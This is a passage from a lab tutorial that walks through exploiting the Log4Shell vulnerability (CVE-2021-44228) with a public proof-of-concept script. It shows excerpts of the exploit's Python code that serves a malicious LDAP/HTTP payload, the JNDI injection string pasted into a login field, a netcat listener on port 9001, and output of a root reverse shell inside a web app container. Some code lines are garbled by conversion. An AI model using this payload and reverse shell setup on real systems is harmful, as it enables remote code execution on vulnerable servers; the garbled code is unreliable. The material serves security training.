


```
kali@kali: ~/Desktop/Log4jLab/log4j-shell-poc
File Actions Edit View Help


(kali@kali)-[~/Desktop/Log4jLab/log4j-shell-poc]
└─$ tar -xf jdk-8u202-linux-x64.tar.gz

(kali@kali)-[~/Desktop/Log4jLab/log4j-shell-poc]
└─$
```

8. Set the location of Java that we just extracted inside the python script poc.py



Edit these lines inside poc.py



```
58 p = raw_input("Exploit java ")
59
60 try:
61     p.write_text(program)
62     subprocess.run([os.path.join(CUR_FOLDER, "jdk1.8.0_202/bin/javac"), str(p)])
63 except OSError as e:
64     print(Fore.RED + f"[-] Something went wrong {e}")
65     raise e
66 else:
67     print(Fore.GREEN + "[+] Exploit java class created success")
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
71     generate_payload(userip, lport)
72
73     print(Fore.GREEN + "[+] Setting up LDAP server n")
74
75     # create the LDAP server on new thread
76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
77     t1.start()
78
79     # start the web server
80     print(f"[+] Starting Webservice on port {webport} http://0.0.0.0:{webport}")
81     httpd = HTTPServer((0.0.0.0, webport), SimpleHTTPRequestHandler)
82     httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, "jdk1.8.0_202/bin/java"),
88         "-version",
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + P[+] Send me: {sendme} n")
96
97     url = "http://{}/{}#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_202/bin/java"),
```

9. Open a new terminal window and execute the netcat command to start listening on port 9001.

nc -lvp 9001



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ nc -lvp 9001
listening on [any] 9001 ...
```

10. Now we have to run the python script poc.py as it contains the malicious local LDAP server.


```
python3 poc.py --userip 192.168.29.122 --webport 8000 --lport 9001
```

```
kali@kali: ~/Desktop/Log4jLab/log4j-shell-poc
File Actions Edit View Help
(kali@kali)-[~/Desktop/Log4jLab/log4j-shell-poc]
└─$ python3 poc.py --userip 192.168.29.122 --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://192.168.29.122:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```


Copy the LDAP command displayed in the exploit

```
${jndi:ldap://192.168.29.122:1389/a}
```

Paste the LDAP command we just copied inside the username field, enter anything inside the password field and press Login.



Switch to the netcat terminal window and run the `ls -la` command



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ nc -lvp 9001  
listening on [any] 9001 ...  
192.168.29.122: inverse host lookup failed: Unknown host  
connect to [192.168.29.122] from (UNKNOWN) [192.168.29.122] 36592  
id  
uid=0(root) gid=0(root) groups=0(root)  
ls -la  
total 136  
drwxr-sr-x 1 root staff 4096 Aug 31 2016 .  
drwxrwsr-x 1 root staff 4096 Aug 31 2016 ..  
-rw-r--r-- 1 root root 57011 Jun 9 2016 LICENSE  
-rw-r--r-- 1 root root 1444 Jun 9 2016 NOTICE  
-rw-r--r-- 1 root root 6739 Jun 9 2016 RELEASE-NOTES  
-rw-r--r-- 1 root root 16195 Jun 9 2016 RUNNING.txt  
drwxr-xr-x 2 root root 4096 Aug 31 2016 bin  
drwxr-xr-x 1 root root 4096 Jan 11 06:00 conf  
drwxr-sr-x 3 root staff 4096 Aug 31 2016 include  
drwxr-xr-x 2 root root 4096 Aug 31 2016 lib  
drwxr-xr-x 1 root root 4096 Jan 11 06:00 logs  
drwxr-sr-x 3 root staff 4096 Aug 31 2016 native-jni-lib  
drwxr-xr-x 2 root root 4096 Aug 31 2016 temp  
drwxr-xr-x 1 root root 4096 Jan 11 06:00 webapps  
drwxr-xr-x 1 root root 4096 Jan 11 06:00 work
```

As you can see in the netcat terminal window we have the reverse shell, we are now inside the webapp docker image using the Log4shell vulnerability



REFERENCES

- <https://www.hackingarticles.in/a-detailed-guide-on-log4j-penetration-testing/>
- <https://logging.apache.org/log4j/2.x/security.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
- <https://github.com/kozmer/log4j-shell-poc>
- <https://github.com/silentsignal/burp-log4jshell>
- <https://en.wikipedia.org/wiki/Log4Shell>